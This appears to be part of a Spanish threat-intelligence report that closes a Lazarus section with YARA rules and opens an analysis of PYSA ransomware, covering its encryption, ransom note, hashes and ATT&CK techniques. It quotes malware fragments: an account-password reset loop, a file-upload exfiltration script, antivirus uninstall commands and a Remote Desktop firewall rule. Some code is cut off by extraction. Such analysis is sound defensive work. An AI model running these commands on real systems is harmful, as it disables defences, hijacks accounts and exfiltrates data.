| F27CF59B00DACDD266AD7894A1DF0894 | 92B0F4517FB22535D262A7F17D19F7C21 820A011BFE1F72A2EC9FBFFBDC7E3E0 |
| E8C6ACC1EB7256DB728C0F3FED5D23D7 | 524F8F0F8C31A89DF46A77C7A30AF5D2A 1DC7525B08BFAFBED98748C3D8A3F1C |
| 1D4EC831292B611F1FF8983EBD1DB5D4 | 41E9D6C3374FD0E78853E945B567F9309 446084E05FD013805C70A6A8205CD70 |
| D0CE651A344979C8CD11B8019F8E4D7E | 436195BD6786BAAE8980BDFED1D7D7DB CCCB7D5085E79EBDCC43E22D8BAE08A8 |
| 9A5FA5C5F3915B2297A1C379BE9979F0 | 9F177A6FB4EA5AF876EF8A0BF954E3754 4917D9AABA04680A29303F24CA5C72C |
| 86759CE27D0FE0B203AAA19D4390A416 | AE8E9FF2DC0EC82B6BAE7C4D978E3FEAC 93353CB3CD903E15873D31E30749150 |
| FCF3702E52AE32C995A36F7516C662B7 | FC079CEFA19378A0F186E3E3BF90BDEA1 9AB717B61A88BF20A70D357BF1DB6B8 |
| e117406e3c14ab8e98b27c3697aea0b6 | 2BA20E39FF90E36086044D02329D43A8F 7AE6A7663EB1198B91A95EA556CF563 |
| a4873ef95e6d76856aa9a43d56f639a4 | b5665832542286da685a020bbcb37508df 45312e81d4e4722fa6a644a11421bb |
| d35a9babbd9589694deb4e87db222606 | fc5654ffc82ec3c7190122ba5fb06b067774 4a18a702b439a0997fc828e04989 |
| 70bcafbb1939e45b841e68576a320603 | f460692ea6c4e5dbb968def9567090335d 5d7188167c3e487d05c526d7201108 |

| | |
|---|---|
| 3f4cf1a8a16e48a866aebd5697ec107b | 202cfbe37bcde2f5700fa43e5a4e08e6b2d f6322d9cd958d95ab598b47b6b3 |
| b7092df99ece1cdb458259e0408983c7 | 4281854f27a755ab51e71d951016ad10ff3 0a03cd612ba1b14c4d89d9b4be212 |
| 8e302b5747ff1dcad301c136e9acb4b0 | d178cced92bbce22d2214dbdd3db0491f1 c352d21634fda9abd08d720faca84d |
| d90d267f81f108a89ad728b7ece38e70 | 96723f0282d2439bce61885e20a7a080fd 1cc1178d1371d1dd55274a2a84f4b7 |
| 47b73a47e26ba18f0dba217cb47c1e16 | 0e48382f001420abb7cedcc9f74f7c8348b e4f9668bb082629b0eaf533d4b715 |
| 77ff51bfce3f018821e343c04c698c0e | 2254bc2a7e8e77dc968bb10bc2738ea56a 004e1dc81e99fbea015396d8644b42 |
| c2ea5011a91cd59d0396eb4fa8da7d21 | 60b3cfe2ec3100caf4afde734cf5147f78a cf58ab17d4480196831db4aa5f18 |
| 930f6f729e5c4d5fb52189338e549e5e | 5b40b73934c1583144f41d8463e227529f a7157e26e6012babd062e3fd7e0b03 |
| 4e5ebbecd22c939f0edf1d16d68e8490 | f0e8c29e3349d030a97f4a8673387c2e218 58cccd1fb9ebbf9009b27743b2e5b |
| 1c7d0ae1c4d2c0b70f75eab856327956 | 765a79d22330098884e0f7ce692d61c40d fcf288826342f33d976d8314cf819 |
| 855b2f4c910602f895ee3c94118e979a | e3d98cc4539068ce335f1240deb1d72a0b 57b9ca5803254616ea4999b66703ad |
| 9a6307362e3331459d350a201ad66cd9 | 8acd7c2708eb1119ba64699fd702ebd96c 0d59a66cba5059f4e089f4b0914925 |
| 53d9af8829a9c7f6f177178885901c01 | 9ba02f8a985ec1a99ab7b78fa678f26c027 3d91ae7cbe45b814e6775ec477598 |
| 1ca31319721740ecb79f4b9ee74cd9b0 | 9d9dda39af17a37d92b429b68f4a8fc0a76 e93ff1bd03f06258c51b73eb40efa |
| 9578c2be6437dcc8517e78a5de1fa975 | dcde1acbbe11db2b9e7ae44a617f3c12d6 613a8188f6a1ece0451e4cd4205156 |
| 5d43baf1c9e9e3a939e5defd8f8fdb8d | 867c8b49d29ae1f6e4a7cd31b6fe7e2787 53a1ba03d4be338ed11fd1efc7dd36 |
| 8397ea747d2ab50da4f876a36d673272 | 89b5e248c222ebf2cb3b525d3650259e01 cf7d8fff5e4aa15cccd7512b1e63957 |
| 636f8bd214d092ae3feb547599b4935e | 0f56ebca33efe0a2755d3b380167e1f5eab 4e6180518c03b28d5cffd5b675d26 |

| | |
|---|--|
| b484b0dff093f358897486b58266d069 | f12db45c32bda3108adb8ae7363c342fdd 5f10342945b115d830701f95c54fa9 |
| c9ed87e9f99c631cda368f6f329ee27e | 802efe9c41909354921009bd54be7dcf1e e14fcfaf62dacbcdaafbe051a711e3 |
| 2025d91c1cdd33db576b2c90ef4067c7 | bed916831e8c9babfb6d08644058a61e35 47d621f847c081309f616aed06c2fe |
| 5cc28f3f32e7274f13378a724a5ec33a | 18f0ad8c58558d6eb8129f32cbc2905d0b 63822185506b7c3bca49d423d837c7 |
| cd0a391331c1d4268bd622080ba68bce | 7446efa798cfa7908e78e7fb2bf3ac57486 be4d2edea8a798683c949d504dee6 |
| 12011c44955fd6631113f68a99447515 | c92c158d7c37fea795114fa6491fe5f145ad 2f8c08776b18ae79db811e8e36a3 |
| 6e815cacb43c9bc055399a4fd4922ebc | 1174fd03271f80f5e2a6435c72bdd0272a6 e3a37049f6190abf125b216a83471 |
| 8ed89d14dee005ea59634aade15dba97 | 9c906c2f3bfb24883a8784a92515e6337e1 767314816d5d9738f9ec182beaf44 |
| 058542975392c636371b88a3f6142d7 | 75bf8feeac2b5b1690feab45155a6b97419 d6d1b0d36083daccb061dc5dbdea8 |
| e5ff537666b387c39a406cbbb359b2ed | e13888eed2466efaae729f16fc8e348fbab ea8d7acd6db4e062f6c0930128f8f |
| 994c02f8c721254a959ed9bc823ab94b | 17f1c3dc3ad9e0e87e6a131bd93d12c074 b443f365eea2e720b9d9939f9ce22e |
| bc731ade86b380e87eb6188b7f2b4255 | c3a6e07ab16c8c887368ec65bed759f469 0efcb539eb6a0904db005d1fe25427 |
| 24b3614d5c5e53e40b42b4e057001770 | e3623c2440b692f6b557a862719dc95f41 d2e9ad7b560e837d3b59bfe4b8b774 |
| 629b9de3e4b84b4a0aa605a3e9471b31 | 01c13f825ec6366ac2b6dd80e5589568fa5 c8685cb4d924d1408e3d7c178902f |
| 055829e7600dbdae9f381f83f8e4ff36 | 09625d6c73ba17a14cd927f5c6d90400efc af921b42962c473c5de11a12d2cf1 |

10.10.3.8 Matriz del MITRE ATT&CK pintada




Ilustración 51 – Matriz pintada con los TTPs de Lazarus

10.10.3.9 Reglas YARA

```
rule APT_Lazarus_Keylogger {
meta:
    description = "Detects possible Lazarus Keylogger"
    author = "@VK_Intel"
    date = "2019-01-25"
strings:
    $s0 = "%s%s" fullword ascii wide
    $s1 = "[ENTER]" fullword ascii wide
    $s2 = "[EX]" fullword ascii wide
    $s3 = "%02d:%02d" fullword ascii wide

    $dll0 = "PSLogger.dll" fullword ascii wide
    $dll1 = "capture_x64.dll" fullword ascii wide
    $exe = "PSLogger.exe" fullword ascii wide
```

```

condition:
    uint16(0) == 0x5a4d and all of ($s*) and (1 of ($dll*) or $exe)
}

rule apt_possible_Lazarus_powerratankba_b {
    meta:
        description = "Detects possible Lazarus PowerRatankba.B from Redbanc"
        author = "@VK_Intel"
        date = "2019-01-15"
        hash1 = "db8163d054a35522d0dec35743cf2c9872e0eb446467b573a79f84d61761471"
    strings:
        $f0 = "function EncryptDES" fullword ascii
        $s0 = "$ProID = Start-Process powershell.exe -PassThru -WindowStyle Hidden -ArgumentList" fullword ascii
        $s1 = "$respTxt = HttpRequestFunc_doprocess -szURI $szFullURL -szMethod $szMethod -contentData $contentData;" fullword ascii
        $s2 = "$cmdSchedule = 'schtasks /create /tn \"ProxyServerUpdater\\"" ascii
        $s3 = "/tr \"powershell.exe -ep bypass -windowstyle hidden -file " ascii
        $s4 = "C:\\\\Users\\\\Public\\\\Documents\\\\tmp' + -join " ascii
        $s5 = "$cmdResult = cmd.exe /c $cmdInst | Out-String;" fullword ascii
        $s6 = "whoami /groups | findstr /c:\"S-1-5-32-544\\"" fullword ascii
    condition:
        filesize < 500KB and $f0 and 2 of ($s*)
}

```

10.10.3.10 Referencias

<https://attack.mitre.org/groups/G0032/>

<https://www.bleepingcomputer.com/news/security/debridge-finance-crypto-platform-targeted-by-Lazarus-hackers/>

<https://www.fbi.gov/wanted/cyber/park-jin-hyok>

<https://medium.com/threat-intel/lazarus-attacks-wannacry-5fdeddee476c>

<https://community.broadcom.com/symantecenterprise/communities/community-home/librarydocuments/viewdocument?DocumentKey=b2b00f1b-e553-47df-920d-f79281a80269&CommunityKey=1ecf5f55-9545-44d6-b0f4-4e4a7f5f5e68&tab=librarydocuments>

<https://www.pcrisk.es/guias-de-desinfeccion/9335-lazarus-ransomware>

<https://securelist.com/lazarus-trojanized-defi-app/106195/>

https://www.cisa.gov/uscert/sites/default/files/publications/AA22-108A-TraderTraitor-North_Korea_APT_Targets_Blockchain_Companies.pdf

<https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/lazarus-recruitment/>

<https://securelist.com/operation-applejeus-sequel/95596/>

<https://www.zdnet.com/article/lazarus-hackers-target-defense-industry-with-fake-lockheed-martin-job-offers/>

10.10.4 Informe PYSA

Tabla de contenido

| | | |
|----------|-----------------------------------|------------|
| 1 | Control de versiones | 178 |
| 2 | Introducción..... | 178 |
| 3 | Características..... | 178 |
| 4 | Análisis del proceso..... | 179 |
| 4.1 | Primera fase | 180 |
| 4.2 | Segunda fase | 180 |
| 5 | Firmas recientes..... | 181 |
| 6 | Distribución de TTPs..... | 182 |
| 6.1 | Initial Access..... | 182 |
| 6.2 | Execution..... | 182 |
| 6.3 | Persistence..... | 183 |
| 6.4 | Privilege Escalation | 184 |
| 6.5 | Defense Evasion | 184 |
| 6.6 | Credential Access | 185 |
| 6.7 | Discovery..... | 186 |
| 6.8 | Lateral Movement..... | 187 |
| 6.9 | Command and Control..... | 188 |
| 6.10 | Exfiltration..... | 188 |
| 6.11 | Impact | 189 |
| 7 | Limpieza..... | 190 |
| 8 | Mitigación..... | 190 |
| 9 | IOCs | 190 |
| 9.1 | Servicios que para | 190 |

| | | |
|-----------|--|------------|
| 9.2 | Procesos que para..... | 190 |
| 9.3 | IPs maliciosas | 191 |
| 9.4 | Dominios | 192 |
| 9.5 | Archivos..... | 192 |
| 9.6 | Hashes..... | 194 |
| 10 | Matriz del MITRE ATT&CK pintada | 196 |
| 11 | Reglas YARA | 196 |
| 12 | Referencias..... | 198 |

10.10.4.1 Control de versiones

| N.º Versión | Fecha | Cambio | Autor |
|-------------|------------|----------|-------------------|
| 1.0 | 02/08/2022 | Creación | Rosa García López |

10.10.4.2 Introducción

PYSA (*Protect Your System Amigo*) es una variante del ransomware Mespinoza, que surgió en diciembre del 2019 y opera bajo el modelo de Ransomware-as-a-Service (RaaS). Esto implica que los desarrolladores reclutan afiliados para llevar a cabo su distribución a cambio de un porcentaje de las ganancias obtenidas de los pagos que realizan las víctimas.

Recurre a técnicas para extorsionar a la víctima que no accede al pago, como la exfiltración de los archivos y el cold-calling (llamadas telefónicas presionando a las compañías). También ha sido visto utilizando el troyano de acceso remoto (RAT) conocido como ChaChi, para comprometer los sistemas.

Este grupo tiene como objetivos: entidades gubernamentales, compañías privadas y los sectores sanitario y educativo, ya que normalmente contienen información que no quieren que sea pública.

10.10.4.3 Características

En los diferentes análisis de PYSA se observan las siguientes características:

- Es compatible con sistemas Windows de 32 y 64 bits.
- El programa está escrito en el lenguaje de programación C++.
- Cifra los ficheros de las unidades de disco duro o flash.
- Utiliza la librería criptográfica “Crypto++” para encriptar los archivos con una combinación de RSA-4096 y AES-256-CFB.
- No requiere de conexión a internet para funcionar.
- Escribe el mensaje de rescate en el registro.
- Se autodestruye al finalizar.

10.10.4.4 Análisis del proceso

En esta sección se explicará el modo en el que opera el ransomware. El siguiente esquema es un resumen general de la operación:




Ilustración 1 - Resumen de la operación de PYSA

Antes de nada, el proceso del ransomware cierra la consola para que no haya un indicador visual de su presencia. Después, crea un objeto mutex denominado "Pysa"; si ya existe el proceso termina para que solamente una instancia del ransomware esté en ejecución.

```

FreeConsole();
if ( !OpenMutexA(0x1F0001u, 0, "Pysa") )
{
    v3 = CreateMutexA(0, 0, "Pysa");
  
```

Ilustración 2 - Creación del objeto mutex

Luego, enumera las unidades que están conectadas al sistema comprometido como discos duros o unidades USB. Por cada unidad que encuentra, el ransomware crea un hilo de proceso y procede a enumerar los archivos y encriptarlos; lo cual realiza en dos fases.

10.10.4.4.1 Primera fase

En esta fase, el ransomware encripta los archivos que tienen la extensión de una lista especificada dentro del código. La lista de estas extensiones es la siguiente:

| | | | | |
|--------------|------------------|---------------|--------------|-------------|
| <i>.doc</i> | <i>.myd</i> | <i>.bkf</i> | <i>.vmrs</i> | <i>.7z</i> |
| <i>.xls</i> | <i>.ndf</i> | <i>.bkup</i> | <i>.pbf</i> | <i>.zip</i> |
| <i>.docx</i> | <i>.sdf</i> | <i>.bup</i> | <i>.qic</i> | <i>.rar</i> |
| <i>.xlsx</i> | <i>.trc</i> | <i>.fbk</i> | <i>.sqb</i> | <i>.cad</i> |
| <i>.pdf</i> | <i>.wrk</i> | <i>.mig</i> | <i>.tis</i> | <i>.dsd</i> |
| <i>.db</i> | <i>.001</i> | <i>.spf</i> | <i>.vbk</i> | <i>.dwg</i> |
| <i>.db3</i> | <i>.acr</i> | <i>.sql</i> | <i>.vbm</i> | <i>.pla</i> |
| <i>.frm</i> | <i>.bac</i> | <i>.vhdx</i> | <i>.vrb</i> | <i>.pln</i> |
| <i>.ib</i> | <i>.bak</i> | <i>.vfd</i> | <i>.win</i> | |
| <i>.mdf</i> | <i>.backupdb</i> | <i>.avhdx</i> | <i>.pst</i> | |
| <i>.mwb</i> | <i>.bck</i> | <i>.vmcx</i> | <i>.mdb</i> | |

10.10.4.4.2 Segunda fase

Tras la primera fase, PYSA encripta el resto de los archivos almacenados en la unidad y crea un archivo *README README* en cada directorio de la unidad. Este archivo contiene la nota del ransomware.

Hi Company,
Every byte on any types of your devices was encrypted.
Don't try to use backups because it were encrypted too.
To get all your data back contact us:
aireyenc@protonmail.com
ellershaw.kiley@protonmail.com

FAQ:

1. Q: How can I make sure you don't fooling me?
A: You can send us 2 files(max 2mb).
2. Q: What to do to get all data back?
A: Don't restart the computer, don't move files and write us.
3. Q: What to tell my boss?
A: Protect Your System Amigo.

Ilustración 52 - Nota que deja PYSA

En ambas fases PYSA encripta únicamente los archivos con un tamaño mayor a 1 KB y no encripta determinados archivos, estos son:

- Archivos críticos para el sistema, como *pagefile.sys*, el gestor de arranque de Windows y archivos almacenados en directorios usados por el sistema, por ejemplo, *Windows y Boot*.
- Archivos que contienen una de las siguientes extensiones: *.exe*, *.dll*, *.search-ms*, *.sys*, *.README*, o *.pysa*.

PYSA no encripta estos archivos o directorios porque son necesarios para el correcto funcionamiento del sistema, es decir, son necesarios para que las víctimas se puedan comunicar con los atacantes.

Antes de encriptar un archivo, PYSA lo renombra añadiéndole la extensión *.pysa*, por ejemplo, *test.txt* se convierte en *test.txt.pysa*. Tras esto, PYSA encripta el archivo combinando los algoritmos AES-CBC y RSA.

10.10.4.5 Firmas recientes

| SHA256 |
|--|
| 44f1def68aef34687bfacf3668e56873f9d603fc6741d5da1209cc55bdc6f1f9 |
| 0433efd9ba06378eb6eae864c85aafc8b6de79ef6512345294e9e379cc054c3d |
| 9317dfe933c5c58703e0555320b047ca6c85b8bd2af03667cd4e42d1a0984726 |
| f602319a51dfad374687a6d18f87c9f8e7b9cab956a4993c2ed83e7adad6e2db |
| 7c774062bc55e2d0e869d5d69820aa6e3b759454dbc926475b4db6f7f2b6cb14 |
| af99b482eb0b3ff976fa719bf0079da15f62a6c203911655ed93e52ae05c4ac8 |
| 931772ac59f5859e053589202c8db81edc01911391fe5b32c9abb5bbc2b06e43 |
| 051fb654403340420102430f807ea41ab790666488d897dc5b0008e99fed47d6 |
| 7fd3000a3afb077589c300f90b59864ec1fb716feba8e288ed87291c8fdf7c3 |
| 6f4338a7a3ef8e491279ae81543a08554cad15d1bce6007047bc4449d945b799 |
| 90cf35560032c380ddaaa05d9ed6baacbc7526a94a992a07fd02f92f371a8e92 |
| 75c8e93ffcf84f0d3444c0b9fc8c9a462f91540c8760025c393a749d198d9db |
| 4770a0447ebc83a36e590da8d01ff4a418d58221c1f44d21f433aaf18fad5a99 |

| |
|--|
| 6661b5d6c8692bd64d2922d7ce4641e5de86d70f5d8d10ab82e831a5d7005acb |
| 9986b6881fc1df8f119a6ed693a7858c606aed291b0b2f2b3d9ed866337bdbde |
| e4287e9708a73ce6a9b7a3e7c72462b01f7cc3c595d972cf2984185ac1a3a4a8 |
| e9662b468135f758a9487a1be50159ef57f3050b753de2915763b4ed78839ead |

10.10.4.6 Distribución de TTPs

10.10.4.6.1 Initial Access

El acceso inicial consiste en técnicas que usan varios vectores de entrada para obtener su acceso inicial dentro de la red.

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1133 – External Remote Services:** Los servicios remotos abiertos al exterior son el vector de entrada más común y fácil que utilizan los grupos ransomware para ganar el acceso inicial en el sistema. Servicios remotos como VPNs, Windows Remote Management y otros mecanismos de acceso, permiten a los usuarios conectarse a la red interna de la empresa desde una localización externa.
En varios análisis se ha determinado que PYSA es uno de los grupos que utiliza esta táctica.
- **T1566 – Phishing:** PYSA ha mandado mensajes de phishing para obtener acceso al sistema de la víctima.

10.10.4.6.2 Execution

Consiste en técnicas que resultan en código controlado por el atacante que es ejecutado en un sistema local o remoto.

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1059 – Command and Scripting Interpreter:** PYSA despliega instancias de Empire PowerShell y crea scripts de PowerShell para cumplir sus objetivos.
- **T1059.001 – Command and Scripting Interpreter: PowerShell:** PYSA enumera los sistemas y ejecuta comandos a través de PowerShell.
- **T1059.003 – Command and Scripting Interpreter: Windows Command Shell:** La interfaz de comandos de Windows (cmd) puede ser usada para controlar casi todos los aspectos del sistema. PYSA ha creado reverse shells y ha eliminado servicios a través del cmd.
- **T1569.002 – System Services: Service Execution:** Las API nativas proporcionan un medio controlado para llamar a los servicios del sistema operativo de bajo nivel dentro del kernel. PYSA ha ejecutado ChaChi una vez instalado.

- **T1047 – Windows Management Instrumentation:** WMI es una herramienta de administración que proporciona un entorno uniforme para acceder los componentes del sistema Windows. PYSA ha usado esta característica para parar procesos con código de PowerShell:

```
“$windir\$system32\Wbem\WMIC.exe” process where “name like ‘%manage%’”
delete
```

10.10.4.6.3 Persistence

Consiste en técnicas usadas por los atacantes para mantener acceso al sistema, aunque este sea reiniciado, cambien las credenciales, o se produzcan otras interrupciones que puedan finalizar su acceso.

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1098 – Account Manipulation:** La manipulación de cuentas incluye cambiar las contraseñas de cuentas comprometidas, añadir cuentas a grupos con más permisos, modificar las políticas de contraseñas y cualquier acción que preserve el acceso del atacante a la cuenta. En un script, creado y ejecutado por PYSA, existe un fragmento de código en el que por cada usuario local de la máquina añade un nuevo usuario “[usuariolocal]pysa” y pone como contraseña “[md5(usuariolocal)][0,12]”:
- **T1543.003 – Create or Modify System Process: Windows Service:** Consiste en crear o modificar

```
foreach ($user in $localusers)
{
    $myUser = $($user)pysa"
    $hash = Get-StringHash $myUser
    $pass = $hash.substring(0, 13)
    ([adsi]"WinNT://$env:COMPUTERNAME/$user").SetPassword("$pass");
}
```

Ilustración 53 - Fragmento de código

servicios de Windows para ejecutar repetidamente payloads como parte de resistencia, ya que se ejecutan en segundo plano. ChaChi comienza el servicio con el nombre de “JavaJDBC” y descripción “Oracle JDBC service driver”. Existen varias variantes:

Directorio de la imagen: “\$selfpath\\$selfname.exe”,

Nombre del servicio: “JavaJDBC”,

Directorio del servicio: “\$selfpath\\\$selfname.exe”,

Directorio de la imagen: “\$selfpath\\$selfname.exe”,

Nombre del servicio: “WindowsProtectionSystem”,

Directorio del servicio: “”\$selfpath\\$selfname.exe””,

- **T1053.005 – Scheduled Task/Job: Scheduled Task:** Los atacantes abusan del programador de tareas de Windows para programar tareas de ejecución inicial o recurrente de código malicioso.

10.10.4.6.4 Privilege Escalation

Consiste en técnicas que usan los adversarios para ganar permisos de mayor nivel en un sistema o red.

La técnica que utiliza, o ha utilizado, PYSA de esta táctica es:

- **T1548.002 – Abuse Elevation Control Mechanism: Bypass User Account Control**: Para escalar privilegios localmente, PYSA hace uso generalmente de los frameworks Cobalt Strike o PowerShell Empire.
- **T1134 – Access Token Manipulation**: Los atacantes modifican tokens de acceso para operar como otro usuario y traspasar los controles de seguridad. PYSA emplea esta técnica ajustando los privilegios del token de acceso a través de la función AdjustTokenPrivileges() de WinAPI.

10.10.4.6.5 Defense Evasion

Consiste en técnicas usadas por los atacantes para evitar ser detectados tras comprometer a la víctima.

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1140 – Deobfuscate/Decode Files or Information**: Los atacantes pueden usar archivos ofuscados o información para esconder los artefactos usados en una intrusión de un análisis. PYSA utiliza un comando de PowerShell codificado en base 64 para ejecutar Empire:
- **T1562.001 – Impair Defenses: Disable or Modify Tools**: El ransomware deshabilita las

```
21      {
22          [string]$prefix = [System.Text.Encoding]::UNICODE.GetString([System.Convert]::FromBase64String("aABBAHQAcAA6ACBAluAxADkAAnAdADI
23          Add-Type -AssemblyName System.Web;
24          $wc = New-Object System.Net.WebClient;
25          $path = $filename -Replace "\\", "/" -Split ":";
26          [string]$fullPath = $path[1];
27          $fullPath = [System.Web.HttpUtility]::UrlEncode($fullPath);
28          [string]$uri = "$($prefix)?token=$($token)&id=$($id)& fullPath=$($fullPath)";
29          $wc.UploadFile($uri, $filename);
30      }
31  } catch
```

Ilustración 54 - Script de PYSA para ejecutar Empire

características de seguridad para asegurarse de que la ejecución de su muestra y la encriptación de archivos no será bloqueada. PYSA desactiva las características de Windows Defender a través de reg.exe o PowerShell:

```
$Exp = "cmd.exe /c 'C:\Program Files\Malwarebytes\Anti-Malware\unins001.exe' /silent /noreboot";
Invoke-Expression $Exp;
& 'C:\Program Files\Malwarebytes\Anti-Malware\unins000.exe' /silent /noreboot
& "C:\Program Files\Microsoft Security Client\Setup.exe" /x /s
```

Ilustración 55 - Script para PowerShell de PYSA

- **T1562.004 – Impair Defenses: Disable or Modify System Firewall**: PYSA modifica el firewall del sistema para conseguir sobreponer las restricciones de seguridad de la red. PYSA utiliza PowerShell para activar el Escritorio Remoto:

```
Enable-NetFirewallRule-DisplayGroup "Remote Desktop"
```

- **T1070.004 – Indicator Removal on Host: File Deletion**: PYSA genera el siguiente archivo batch que sirve para eliminar su muestra y, después, ese mismo archivo batch:

```
:Repeat
del “[sample_path]\

```

- **T1036 – Masquerading:** Los atacantes intentan manipular las características de sus herramientas para hacerlas parecer legítimas o benignas. PYSA utiliza el servicio de Windows creado con ChaChi con la siguiente descripción:

